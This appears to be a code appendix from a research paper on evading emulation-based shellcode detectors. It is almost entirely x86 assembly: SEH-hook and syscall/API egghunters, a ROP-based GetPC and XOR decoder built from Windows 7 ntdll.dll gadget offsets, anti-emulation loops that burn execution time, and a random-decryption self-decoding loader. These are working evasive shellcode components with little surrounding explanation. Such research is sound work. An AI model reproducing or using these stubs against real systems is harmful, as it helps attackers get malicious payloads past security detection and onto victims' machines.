  PAGE_EXECUTE_READWRITE EQU 0x40

  jmp gethandler
gothandler:
  pop ecx ; ecx = address of custom handler
  mov ebx, ecx ; ebx = address of custom handler

  ; get current handler address
  xor eax,eax
  mov eax,[fs:eax]
  mov eax,[eax+4]

  push ecx ; custom handler address
  push eax ; original handler address

  xor ecx,ecx
  sub ecx,-20 ; size of trampoline

  add ebx,ecx ; ebx = address of oldProtect DWORD
  mov esi,[ebx+4] ; ebx+4 = address of aVirtualProtect (which holds user-defined address of
VirtualProtect)

  push ebx
  push byte PAGE_EXECUTE_READWRITE
  push ecx
  push eax
  ;call _VirtualProtect@16
  call esi ; VirtualProtect

  pop edi ; store at original handler address
  pop esi ; esi = custom handler address
```

```
  ; install 'trampoline' detour hook (we don't want to write entire handler there in case the old handler function is smaller than the new one and we end up overwriting code that still needs to be executed properly)
  mov byte [edi],0xB8 ; mov eax,
  mov dword [edi+1],esi ; custom handler
  mov word [edi+5],0xE0FF ; jmp eax

  ; If we want to be able to later restore the original handler, we could backup the first 6 bytes but for our purposes that doesn't matter

;=========================================
; Now we start scanning for the egg
;=========================================

  mov eax,0xCAFECAFE ; egg
  xor ebx, ebx ; ebx = 0

loopin:
  push byte 0x2 ; loop length 2
  pop ecx
  mov edi,ebx ; edi = ebx
  repe scasd ; compare 8 bytes in edi with eax. ebx invalid => trigger handler
  jnz next ; not equal? next
  jmp edi ; equal? found it
  or bx,0xfff ; return here from handler, go to next page
next:
  inc ebx
  jmp short loopin

gethandler:
  call gothandler

handler:
  push byte 0xC
  pop ecx ; ecx = c
  mov eax,[esp+ecx] ; eax = address of offending instruction
  mov cl,0xB8
  add dword [eax+ecx],byte 0x6 ; six bytes past offending instruction (= address of or bx,0xfff)
  pop eax
  add esp,byte +0x10
  push eax
  xor eax,eax
  ret
end_handler:
```

```
 oldProtect dd 0x41414141
 ; this can be specified by the attacker using a list or by resolving the address using one of the techniques that don't trigger nemu we used (SEH stack-walking and stackframe walking)
 aVirtualProtect dd 0x753c4327

payloadStart:
```

2.4.2 SYSCALL

1. Non-blacklisted SYSCALLs

```
; WoW64 compatibility thanks to https://www.corelan.be/index.php/2011/11/18/wow64-egghunter/
PAGE_NOACCESS          EQU  0x01

PAGE_READONLY          EQU  0x02
PAGE_READWRITE         EQU  0x04
PAGE_WRITECOPY         EQU  0x08
 ;PAGE_EXECUTE         EQU  0x10
PAGE_EXECUTE_READ      EQU  0x20
PAGE_EXECUTE_READWRITE  EQU  0x40
PAGE_EXECUTE_WRITECOPY  EQU  0x80

 xor ebx,ebx

egghunt:
 or bx,0xfff
nextone:
 inc ebx

 push ebx

  sub esp,0x1c ; reserve space on stack for MEMORY_BASIC_INFORMATION

  xor ecx,ecx
  mov cl,0x1C
 zero:
  xor eax,eax
  mov al,byte [esp+ecx-1]
  xor byte [esp+ecx-1],al
 loop zero

  mov eax,esp

  push byte 0x1c ; sizeof(MEMORY_BASIC_INFORMATION)
```

```
  push eax ; MEMORY_BASIC_INFORMATION Buffer
  push byte 0 ; MemoryBasicInformation
  push ebx ; BaseAddress
  push byte -0x1 ; processhandle


  xor ebx,ebx
  mov bx, cs ; check if cs:23 indicates we are under WoW64
  cmp bl, 0x23
  jnz egg32

wow64:

  push 0x20 ; syscall # for NtQueryVirtualMemory on Win7 (WoW64)
  pop eax

  xor ecx,ecx
  mov edx,esp
  xor ebx,ebx
  mov bl,0xC0
  call [fs:ebx]
  jmp short hunting

egg32:

  push word 0x0b2 ; syscall # for NtQueryVirtualMemory on XP
  pop eax
  mov edx,esp
  int 0x2E

hunting:

  pop esi ; ret

  add esp,(4*5) ; remove arguments from stack so mbi is no on top

  mov esi,[esp+(4*5)] ; 6th dword holds mbi.protect
  mov edi,[esp] ; 1st dword holds region base address
  add edi,[esp+(4*3)] ; 4th dword holds region size
  add esp,0x1c ; stack back to normal

pop ebx

test eax,eax ; 0 = NT_SUCCESS, otherwise number of bytes in info buffer
```

```
jne egghunt

sub edi,ebx ; check how much space is left between this address and end of region
cmp edi,8
jb egghunt ; must be at least 2 dwords!

mov eax,esi

push ebx

xor esi,esi
xor ebx,ebx
mov bl,2

xor ecx,ecx
mov cl,7

;pass = ((mbi.Protect & PAGE_READONLY) || (mbi.Protect & PAGE_READWRITE) || (mbi.Protect & PAGE_WRITECOPY) || (mbi.Protect & PAGE_EXECUTE_READ) || (mbi.Protect & PAGE_EXECUTE_READWRITE) || (mbi.Protect & PAGE_EXECUTE_WRITECOPY))

check_loop:
  cmp bl,0x10 ; PAGE_EXECUTE
  je next_iteration ; skip because only EXECUTE rights isn't good
  push eax
  and eax,ebx ; mbi.protect & FLAG
  or esi,eax ; condition |= (mbi.protect & FLAG)
  pop eax
next_iteration:
  shl ebx,1
loop check_loop

pop ebx

test esi,esi
jz egghunt

mov eax,0xCAFECAFE
mov edi,ebx
scasd
jnz nextone
scasd
jnz nextone
jmp edi
```

payload:

2. APIs

```
PAGE_NOACCESS          EQU  0x01

PAGE_READONLY          EQU  0x02
PAGE_READWRITE         EQU  0x04
PAGE_WRITECOPY         EQU  0x08
 ;PAGE_EXECUTE         EQU  0x10
PAGE_EXECUTE_READ      EQU  0x20
PAGE_EXECUTE_READWRITE  EQU  0x40
PAGE_EXECUTE_WRITECOPY  EQU  0x80
 xor ebx,ebx

egghunt:
 or bx,0xfff
nextone:
 inc ebx

 sub esp,0x1c ; reserve space on stack for MEMORY_BASIC_INFORMATION
 mov eax,esp

 push byte 0x1c ; sizeof(MEMORY_BASIC_INFORMATION)
 push eax ; address of buffer to hold
 push ebx

 mov eax,0x753c4422 ; VirtualQuery
 call eax

 mov esi,[esp+(4*5)] ; 6th dword holds mbi.protect
 mov edi,[esp] ; 1st dword holds region base address
 add edi,[esp+(4*3)] ; 4th dword holds region size
 add esp,0x1c ; stack back to normal

 test eax,eax ; 0 = fail, otherwise number of bytes in info buffer
 je egghunt

 sub edi,ebx ; check how much space is left between this address and end of region
 cmp edi,8
 jb egghunt ; must be at least 2 dwords!

 mov eax,esi
```

```
push ebx

xor esi,esi
xor ebx,ebx
mov bl,2

xor ecx,ecx
mov cl,7

;pass = ((mbi.Protect & PAGE_READONLY) || (mbi.Protect & PAGE_READWRITE) || (mbi.Protect & PAGE_WRITECOPY) || (mbi.Protect & PAGE_EXECUTE_READ) || (mbi.Protect & PAGE_EXECUTE_READWRITE) || (mbi.Protect & PAGE_EXECUTE_WRITECOPY))

check_loop:
  cmp bl,0x10 ; PAGE_EXECUTE
  je next_iteration ; skip because only EXECUTE rights isn't good
  push eax
  and eax,ebx ; mbi.protect & FLAG
  or esi,eax ; condition |= (mbi.protect & FLAG)
  pop eax
next_iteration:
  shl ebx,1
loop check_loop

pop ebx

test esi,esi
jz egghunt

mov eax,0xCAFECAFE
mov edi,ebx
scasd
jnz nextone
scasd
jnz nextone
jmp edi

payload:
```

3. Indirect API calls

```
PAGE_NOACCESS          EQU  0x01
```

```
PAGE_READONLY          EQU  0x02
PAGE_READWRITE         EQU  0x04
PAGE_WRITECOPY         EQU  0x08
 ;PAGE_EXECUTE         EQU  0x10
PAGE_EXECUTE_READ      EQU  0x20
PAGE_EXECUTE_READWRITE  EQU  0x40
PAGE_EXECUTE_WRITECOPY  EQU  0x80

 xor ebx,ebx

egghunt:
 or bx,0xfff
nextone:
 inc ebx

 sub esp,0x1c ; reserve space on stack for MEMORY_BASIC_INFORMATION
 mov eax,esp

 push byte 0x1c ; sizeof(MEMORY_BASIC_INFORMATION)
 push eax ; address of buffer to hold
 push ebx

 jmp over
 ;mov eax,0x764043fa ; VirtualQuery
 ;call eax

VirtualQuery:
 mov edi,edi
 push ebp
 mov ebp,esp
 pop ebp

 mov eax,0x753C4428 ; = a few instructions into VirtualQuery
 jmp eax

over:
 call VirtualQuery

 mov esi,[esp+(4*5)] ; 6th dword holds mbi.protect
 mov edi,[esp] ; 1st dword holds region base address
 add edi,[esp+(4*3)] ; 4th dword holds region size
 add esp,0x1c ; stack back to normal
```

```
test eax,eax ; 0 = fail, otherwise number of bytes in info buffer
je egghunt

sub edi,ebx ; check how much space is left between this address and end of region
cmp edi,8
jb egghunt ; must be at least 2 dwords!

mov eax,esi

push ebx

xor esi,esi
xor ebx,ebx
mov bl,2

xor ecx,ecx
mov cl,7

;pass = ((mbi.Protect & PAGE_READONLY) || (mbi.Protect & PAGE_READWRITE) || (mbi.Protect & PAGE_WRITECOPY) || (mbi.Protect & PAGE_EXECUTE_READ) || (mbi.Protect & PAGE_EXECUTE_READWRITE) || (mbi.Protect & PAGE_EXECUTE_WRITECOPY))

check_loop:
  cmp bl,0x10 ; PAGE_EXECUTE
  je next_iteration ; skip because only EXECUTE rights isn't good
  push eax
  and eax,ebx ; mbi.protect & FLAG
  or esi,eax ; condition |= (mbi.protect & FLAG)
  pop eax
next_iteration:
  shl ebx,1
loop check_loop

pop ebx

test esi,esi
jz egghunt

mov eax,0xCAFECAFE
mov edi,ebx
scasd
jnz nextone
scasd
jnz nextone
```

```
 jmp edi

payload:
```

3 INTRINSIC LIMITATIONS

3.1 NON-SELF-CONTAINED SHELLCODE

3.1.1 Return-Oriented-Programming (ROP)

1. ROP (linux, scexec target application):

```
getPC:
  mov eax,0x08048522 ; address of gadget (mov ebx, dword [esp] ; ret)
  call eax
  ; ebx now holds EIP
```

2. ROP (windows, scrun target application):

```
  ; Use stack-frame walking to get ntdll.dll image base to bypass ASLR problems
  push esi
  push ecx

  mov eax,ebp
  stack_walking:
    mov esi,eax
    lodsd
    mov ecx,[eax]
    test ecx,ecx
  jnz stack_walking
  ; esi now points to last stack frame (and since lodsd increments esi by 4 it points to function in
ntdll.dll)
  mov edx,[esi]

  find_begin:
    dec edx
    xor dx,dx     ; work through image until we find base address
    cmp word [edx],0x5A4D ; MZ start of PE header
  jnz find_begin

  pop ecx
  pop esi
```

```
; edx points to ntdll.dll base address

;-------------------------------------------------------------------
; ROP gadgets extracted from ntdll.dll (on x86 under windows 7)
;
; ntdll is ASLR-enabled
;
; We'll refer to gadget addresses by offset from base
;-------------------------------------------------------------------

;============================
;  ROP-based GetPC code
;============================

NTDLL_GETPC:

  lea eax,[edx+0x5CF51] ; 0x5CF51 is the offset of gadget [jmp edi]
  push eax

  lea eax,[edx+0x2DF99] ; 0x2DF99 is the offset of gadget [pop edi ; ret]

  call eax ; address of getpc on the stack, control flow to first gadget
getpc:
  ; edi now holds address of getpc

;============================
;  ROP-based decoder
;============================
NTDLL_DECODER:

  ; assume: edi = GetPC & edx = ntdll.dll base address
  ;
  ; pop esi ; esi = -length decoder + 0x5D (to compensate for adding it later)
  ; pop ecx ; ecx = (length shellcode / 4) (no +1 because of way decoder loop works)
  ; pop ebx ; ebx = crypt key
  ; sub edi,esi ; edi = address of start of encrypted payload
  ;
  ; xchg esi, edi ; esi = address of start of encrypted payload
  ; dec ecx ; ecx = (length of shellcode / 4)
  ;
  ; decoder loop is located below, last address here is address of decoder loop

; edx = ntdll.dll base address because it isn't clobbered by decoder
; edi = GetPC because of sub edi, esi instruction
```

```
; This sequence could be made more compact by making a loop reading the offsets from a table and doing the pushing sequence

lea eax,[edi + (decoder_loop - getpc)] ; ebx = address of decoder_loop
push eax

lea eax,[edx+0x459CC] ; 0x459CC is offset to ROP gadget [xchg esi, edi ; dec ecx; ret]
push eax

lea eax,[edx+0x7C403] ; 0x7C403 is offset to ROP gadget [sub edi, esi ; retn 0]
push eax

push 0xAABBCCDD ; crypto key

lea eax,[edx+0x32695] ; 0x32695 is offset to ROP gadget [pop ebx ; ret]
push eax

push (((payload_end - payload_start) / 4)) ; size of payload in dwords (no +1 because the dec ecx instruction in the gadgets gets compensated by the fact that the decoder loop check is at the end of the iteration)

lea eax,[edx+0xC3631] ; 0xC3631 is offset to ROP gadget [pop ecx ; ret]
push eax

lea eax,[edx+0x37CF6] ; 0x37CF6 is offset to ROP gadget [pop esi ; ret]
push (-(payload_start - getpc) + 0x5D) ; offset to start address of payload (- 0x5D because of sub edi, esi instruction)

jmp eax

decoder_loop:

 ;======================
 ; General ROP sketch to divert flow based on if ecx = 0 (for loop counter) because we can't use conditional jumps or loop instructions
 ;======================
 ;xor eax,eax ; eax = 0
 ;neg ecx ; ecx = 0 => CF = 0, ecx != 0 => CF = 1
 ;adc eax,eax ; CF = 0 => eax = 0, CF = 1 => eax = 1
 ;neg eax ; eax = 0 => eax = 0, eax = 1 => eax = 0xFFFFFFFF
 ;and eax,4 ; eax = 0 => eax = 0, eax = 0xFFFFFFFF => eax = DELTA
 ;add esp,eax ; divert control flow
```

```
;============================
; Using gadgets from ntdll.dll we get the following decoder loop
;============================

; xor dword [esi+0x5D], ebx ; decrypt dword at esi+0x5D
; pop esi
; mov eax, ecx
; neg eax
; adc esi, esi
; mov eax, esi
; pop esi
; neg eax
; pop ecx
; and eax, ecx
; xchg eax, ebp
; xchg ecx, ebp
; add esp, ecx
  ; pop ecx for all iterations but the last one


; --------------------------------
; ecx gets clobbered so we take care of restoring it (and decreasing it by one each iteration)
; --------------------------------

mov eax,[esp-4] ; 1 dwords before on stack contains address of decoder_loop
push eax ; address of decoder_loop, will be return address if DELTA is added

mov eax,ecx
dec eax
push eax ; ecx - 1 in anticipation of end of loop ('restore' from clobbering)

push 0xCAFECAFE ; filler DWORD, if DELTA is added it will compensate for retn 0x4

lea eax,[edx+0xC3631] ; 0xC3631 is offset to ROP gadget [pop ecx ; ret]
push eax ; restore + dec ecx if DELTA is added to esp, else (last iteration) ignore

mov eax,[esp+12] ; 3 dword afters on stack contains freshly pushed address of decoder_loop
sub eax,-(payload_start - decoder_loop) ; now eax holds address of payload_start
push eax ; address of payload_start, will be return address if DELTA is not added (final iteration where ecx = 0), else gets popped into ebp

push 0xCAFECAFE ; filler DWORD, if DELTA is added it will be skipped, else it will get popped into ebp
```

```
lea eax,[edx+0xCF673] ; 0xCF673 is offset to ROP gadget [add esp, ecx ; pop ebp ; retn 0x4]
push eax

lea eax,[edx+0x51F63] ; 0x51F63 is offset to ROP gadget [xchg ecx, ebp; ret]
push eax

lea eax,[edx+0x2F97E] ; 0x2F97E is offset to ROP gadget [xchg eax, ebp; ret]
push eax

push 0xCAFECAFE ; filler DWORD to compensate for pop ebp

lea eax,[edx+0x5045B] ; 0x5045B is offset to ROP gadget [and eax, ecx ; pop ebp ; ret]
push eax

push 4 ; DELTA to modify control flow depending on if ecx = 0

lea eax,[edx+0xC3631] ; 0x is offset to ROP gadget [pop ecx ; ret]
push eax

; --------------------------------

push 0xCAFECAFE ; filler DWORD to compensate for pop ebp

lea eax,[edx+0x2EB6A] ; 0x2EB6A is offset to ROP gadget [neg eax ; pop ebp ; ret]
push eax

; --------------------------------
; esi gets clobbered here, we restore it (and increase it by 4 each iteration) by abusing pop esi
in gadget
; --------------------------------

mov eax,esi ; esi = address of payload_start - 0x5D
sub eax,-4 ; eax = address + 4 (for XORing next dword since this gets popped into esi)
push eax

lea eax,[edx+0xA03D0] ; 0xA03D0 is offset to ROP gadget [mov eax, esi ; pop esi ; ret]
push eax

lea eax,[edx+0xDAAD7] ; 0xDAAD7 is offset to ROP gadget [adc esi, esi ; ret]
push eax

push 0xCAFECAFE ; filler DWORD to compensate for pop ebp
```

```
lea eax,[edx+0x2EB6A] ; 0x2EB6A is offset to ROP gadget [neg eax ; pop ebp ; ret]
push eax

lea eax,[edx+0x831D5] ; 0x831D5 is offset to ROP gadget [mov eax, ecx ; ret]
push eax

push 0 ; esi = 0

push 0xCAFECAFE ; bogus dword to compensate for retn 4 in xor gadget

lea eax,[edx+0x37CF6] ; 0x37CF6 is offset to ROP gadget [pop esi ; ret]
push eax

; ------------------------------

lea eax,[edx+0xC2BE7] ; 0xC2BE7 is offset to ROP gadget [xor dword [esi+0x5D], ebx; retn 4]
push eax

ret

payload_start:


;================================
; Gadgets used from ntdll.dll
;================================
;0x7dea7cf6: pop esi ; ret  ;  (21 found)
;0x7df33631: pop ecx ; ret  ;  (2 found)
;0x7dea2695: pop ebx ; ret  ;  (30 found)
;0x7deec403: sub edi, esi ; retn 0x0000 ;  (1 found)
;0x7deb59cc: xchg esi, edi ; dec ecx ; ret  ;  (2 found)
;0x7df32be7: xor dword [esi+0x5D], ebx ; retn 0x0004 ;  (1 found)
;0x7df0d2da: lodsd  ; ret  ;  (1 found)
;================================
```

3.2 EXECUTION THRESHOLD

3.2.1 Loops

1. *Opaque loops*

```
 ; 0xFFFFFF * first loop, 0x03FFFF * second loop, 0x01FFFF * third loop, 1 * first loop, 0x01FFFF *
second loop, 0x03FFFF * third loop

 mov eax,0xAABBCCDD
 mov ecx,0xCCFFFFFF
```

```
mov edx,0xAAFFFFFF
mov ebx,0xBBFFFFFF

outer_loop:

 inner_loop_1:
  ror eax,0x0D
  xor eax,ecx
  rol eax,0x0D
 loop inner_loop_1

 cmp eax,0x77999B55
 cmove ecx, edx
 cmovne ecx, ebx

 inner_loop_2:
  push ecx
  ror dword [esp],0x0D
  xor dword [esp],eax
  rol dword [esp],0x0D
  pop eax
 loop inner_loop_2

 cmp eax,0xDAABBCCC
 cmove ecx, ebx
 cmovne ecx, edx

 inner_loop_3:
  xor eax,ecx
  rol eax,0x0A
  xor eax,ecx
 loop inner_loop_3

 inc ecx

 cmp eax,0x3336AAEF
jne outer_loop

push 0xC324048B
call esp
getpc:
```

2. *Intensive loops*

```
fldl2e
```

```
 add esp,-4
 fstp dword [esp]
 pop eax

 mov ecx,0x01FFFFFF

 fpu_loop_1:
  push eax
  fld dword [esp]
  fldpi
  fyl2xp1
  fsqrt
  fstp dword [esp]
  pop eax
 loop fpu_loop_1

 mov ecx,0x01FFFFFF

 fpu_loop_2:
  push eax
  fld dword [esp]
  fldl2e
  fmul
  fsqrt
  fstp dword [esp]
  pop eax
  cmp eax,0x3FB8AA3C
  je escape
 loop fpu_loop_2
  jmp intensive
escape:
 push 0xC324048B
 call esp
getpc:
```

3. *Integrated loops*

```
 add esp,-(4*5) ; reserve 5 DWORDs on the stack from where instructions for key_gen_loop will be generated and where loop length and seed will be stored

 xor eax,eax
 ;instructions
 mov dword [esp],eax
 mov dword [esp+4],eax
 mov dword [esp+8],eax
```

```
;looplen
mov dword [esp+12],eax
;seed
mov dword [esp+16],eax

mov ecx,0x01FFFFFF
;0xC340C831 = (0x61 * 0x01FFFFFF = 0xC1FFFF9F) + 0x140C892
;                               = 0xC1FFFF9F ^ 0xC0BF370D
;0x0AC0C1C8 = (0x05 * 0x01FFFFFF = 0x9FFFFFB) + 0xC0C1CD
;                               = 0x9FFFFFB ^ 0x93F3E36
;0x310DC8C1 = (0x18 * 0x01FFFFFF = 0x2FFFFFE8) + 0x10DC8D9
;                               = 0x2FFFFFE8 ^ 0x2EF23731

; calculate information for key_gen_loop
kgl_init_loop:
  ; calculate length of loop

  ; looplen
  mov eax,dword [esp+8]
  xor eax,dword [esp+4]
  xor eax,dword [esp]
  xor eax,dword [esp+12]
  shr eax,8 ; clear most significant byte because we don't want loop to be too long
  mov dword [esp+12],eax
  ; seed
  xor eax,dword [esp+12]
  xor dword [esp+16],eax

  ; calculate instructions
  sub dword [esp+8],-0x61 ; add 0x61
  sub dword [esp+4],-0x05 ; add 0x05
  sub dword [esp],-0x18 ; add 0x18

loop kgl_init_loop

;instructions
mov eax,dword [esp+8]
xor eax,0xC0BF370D
add dword [esp+8],eax

mov eax,dword [esp+4]
xor eax,0x93F3E36
add dword [esp+4],eax
```

```
mov eax,dword [esp]
xor eax,0x2EF23731
add dword [esp],eax

;looplen
mov ecx,dword [esp+12]
;seed
mov eax,dword [esp+16]

; calculate key

key_gen_loop:
  ; instructions here result from kgl_init_loop result
  ;ror eax,0x0D
  ;xor eax,ecx
  ;rol eax,0x0A
  ;xor eax,ecx
  ;inc eax
  ;ret

  ;push 0xC340C831
  ;push 0x0AC0C1C8
  ;push 0x310DC8C1
  call esp

loop key_gen_loop

; eax = 0x89FBFFF1 (key)

mov edx,eax ; store key in edx

; use 1 DWORDs on the stack from where instructions for getpc_stub will be generated

xor ecx,ecx

mov dword [esp],ecx

; length of init loop
sub ecx,-0xAABBC

; 0xC324048B = (0x1249 * 0xAABBC = 0xC31E309C) + 0x5D3EF
;                                  = 0xC31E309C ^ 0xC31BE373

; calcualte information for getpc_stub
```

```
gpc_init_loop:
  ; calculate instructions based on key
  sub dword [esp],-0x1249 ; add 0x1249
loop gpc_init_loop

mov eax,dword [esp]
xor eax,0xC31BE373
add dword [esp],eax ; 0xC324048B on stack now

;push 0xC324048B (mov eax,[esp] ; ret)
call esp
getpc:
```

3.2.2 Random Decryption Algorithm (RDA)

```
 hostOffset      EQU hostLabel - getpc

 hostSize        EQU endHostlabel - hostLabel

 checksumValue1   EQU 0x4573F94D

 checksumValue2   EQU 0x5A525A19

 xor ebx,ebx ; key holding reg

 push 0xC324048B ; replace by 0xC324048B ^ getpc_key in generator (getpc stub is static in this PoC:
mov eax,[esp] ; ret)

getpc_loop:

 inc ebx ; next key

 xor edx,edx ; checksum value register


 xor [esp],ebx ; decrypt


 xor ecx,ecx

 sub ecx,-4

 mov eax,[esp]


 hash_loop1:

  ror edx, 13

  add edx, eax
```

```
    ror eax, 8
  loop hash_loop1

  cmp edx,checksumValue1
  je call_stack
  xor [esp],ebx ; re-encrypt
  jmp getpc_loop

call_stack:
  call esp

getpc:

  mov esi,eax

  xor ebx,ebx ; key holding reg
  xor edi,edi
  sub edi,-(hostSize/4) ; hostsize

  rda_loop:
    xor eax,eax
    dec eax ; loop flag (see if we have to recode for next round)

    inc ebx ; next key
  recode:
    push esi ; save start address
    inc eax ; set loop flag
    xor edx,edx ; checksum value register
    mov ecx,edi ; hostSize to loop counter
```

```
 decode:
  xor [esi + hostOffset],ebx ; decode dword

  ; hash calculation
  push ecx
  push eax
  xor ecx,ecx
  sub ecx,-4
  mov eax,[esi + hostOffset]

  hash_loop:
   ror edx, 13
   add edx,eax
   ror eax, 8
  loop hash_loop
  pop eax
  pop ecx

  sub esi, -4 ; next dword
 loop decode
  pop esi ; restore start address

  cmp edx,checksumValue2
  je hostLabel ; correctly decoded?

  test eax,eax ; see if we have to recode/restore for next round
  jz recode    ; re-encrypt host for proper next round
 jmp rda_loop
hostLabel:
```

```
    db 0x91,0x90,0x90,0x90

endHostlabel:
```

3.3 Context-Keyed Payload Encoding (CKPE)

3.3.1 Regular CKPE

See metasploit module

3.3.2 Hash Armoring

See metasploit module